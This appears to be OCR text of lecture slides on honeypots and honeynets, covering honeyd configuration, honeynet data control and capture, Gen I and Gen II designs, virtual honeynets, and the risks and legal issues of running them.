- Simulates operating systems at TCP/IP stack level, supporting TCP/UDP/ICMP;
- Support arbitrary services;
- Simulate arbitrary network topologies;
- Support tunneling and redirecting net traffic;

ILLUSTRATION SIMPLE



HOW TO CONFIGURE?

- Each virtual honeypot is configured with a template.
- Commands:
  - Create: Creates a new template
  - Set:
    - Assign personality (fingerprint database) to a template
    - Specify default behavior of network protocols
      - Block: All packets dropped
      - Reset: All ports closed by default
      - Open: All ports open by default
  - Add: Specify available services
    - Proxy: Used for connection forwarding
  - Bind: Assign template to specific IP address

Applications

- Worm detection and blocking
  - Combine with automated its post-processing tools, like NIDS signature generation tool honeycomb[1];
- Network decoys
- Spam Prevention

RISKS?

- Some smart worms may wake up! The honeyd will be snubbed;

- We might become accessary if our honeyd is compromised and used as bounce;

HONEYNET

WHAT IS A HONEYNET

- High-interaction honeypot designed to:
  - capture in-depth *information*
  - learn who would like to use your system without your permission for their own ends
- Its an architecture, not a product or software.
- Populate with live systems.
- Can look like an actual production system

WHAT IS A HONEYNET

- Once compromised, data is collected to learn the tools, tactics, and motives of the blackhat community.

- Information has different value to different organizations.
  - Learn vulnerabilities
  - Develop response plans

WHAT'S THE DIFFERENCE?

- Honeypots use known vulnerabilities to lure attack.
  - Configure a single system with special software or system emulations
  - Want to find out actively who is attacking the system
- Honeynets are networks open to attack
  - Often use default installations of system software
  - Behind a firewall
  - Rather they mess up the Honeynet than your production system

HOW IT WORKS

- A highly controlled network where every packet entering or leaving is monitored, captured, and analyzed.
- Any traffic entering or leaving the Honeynet is suspect by nature.




DIAGRAM OF HONEYNET






DIAGRAM OF HONEYNET




DATA CONTROL

- Containment of activity
  - Mitigate risks
  - Freedom vs. risk
- Multiple mechanisms – layers
  - Counting outbound connections
  - Intrusion prevention gateways
  - Bandwidth restrictions
- Fail closed!
- Minimize risk, but not eliminate!



DATA CONTROL




DATA CAPTURE

- This is the reason for setting up a honeynet.
- Hidden kernel module that captures all activity
  - monitoring and logging
- Challenge: encryption
  - Activities over encrypted channels (IPSec, SSH, SSL, etc)
- Multiple layers of data capture
  - Firewall layer, network layer, system layer
- Minimize the ability of attackers to detect
  - Make as few modifications as possible
  - Store data on a secured remote system
  - Also, reduce risk but not eliminate!


DATA ANALYSIS

- All activity within Honeynet is suspicious
- 30 minutes of blackhat activity is about 30 to 40 work hours of data analysis
- Less than 10 MB of logging per 24 hours is typical.

DATA COLLECTION




HONEYNET – GEN I



HONEYNET – GEN I

- Counts the number of outbound connections.
- Systems initiate a certain number of outbound connections and then block any further links once the limit is met.
- Useful for blocking denial of service attacks scans, or other malicious activity
- But, gives attacker more room to attack.

HONEYNET – GEN II



HONEYNET – GEN II

- Layer-two bridging device (called the honeynet sensor) isolates and contains systems in the honeynet.

- Easier to Deploy
  - Both Data Control and Data Capture on the same system.
- Harder to Detect
  - Identify activity as opposed to counting connections.
  - Modify packets instead of blocking.

DATA CAPTURE ELEMENTS

- Honeynet Project has developed kernel modules to insert in target systems.
- These capture all the attacker's activities, such as encrypted keystrokes.
- The IDS gateway captures all the data and dump the data generated by the attackers without letting attacker know.
- multiple layers of data capture help ensure that they gain a clear perspective of the attacker's activities.

DATA CAPTURE ELEMENTS

- Layer 1: the firewall log
  - packet-filtering mechanism to block outbound connections once a connection limit is met.
- Layer 2: network traffic
  - The IDS gateway that identifies and blocks attacks passively sniffs every packet and its full payload on the network.
- layer 3: system activity
  - Capturing the attacker's keystrokes and activity on the system.

VIRTUAL HONEYNETS

- All the elements of a Honeynet combined on a single physical system. Accomplished by running multiple instances of operating systems simultaneously. Examples include VMware and User Mode Linux. Virtual Honeynets can support both GenI and GenII technologies.

ISSUES

- High complexity.
  - Require extensive resources and manpower to properly maintain.
- High risk
  - Detection and anti-honeynet technologies have been introduced.
  - Can be used to attack or harm other non-Honeynet systems.
- Legal issues
  - Privacy, Entrapment, Liability

HONEYPOTS' ISSUES

DISCUSSION

HONEYPOT ADVANTAGES

- High Data Value
  - Small Data
- Low Resource Cost
  - Weak or Retired system
- Simple Concept, Flexible Implementation
- Return on Investment
  - Proof of Effectiveness
- **Catch new attacks**

DISADVANTAGES

- Narrow Field of View
- Fingerprinting
- **Risks**?
    - If being detected?
    - If being compromised?
    - If being mis-configured?

MITIGRATING RISKS?

- Being Detected?
    - Anyway honeypots can be detected
    - Modifying is a good solution, but not perfect
    - Fingerprinting?
- Being Exploited?

LEGAL ISSUES

- Privacy
  - No single statue concerning privacy
    - Electronic Communication Privacy Act
    - Federal Wiretap Statute
    - The Pen/Trap Statute
- Entrapment
  - Used only to defendant to avoid conviction
  - Applies only to law enforcement?
- Liability
  - If a Honeynet system is used to attack or damage other non-honeynet system?

CONCLUSION

- Honeypots are not a solution, they are a flexible tool with different applications to security.
- Primary value in detection and information gathering.
- Just the beginning for honeypots.

Q/A

- End of Session 4

THANK YOU!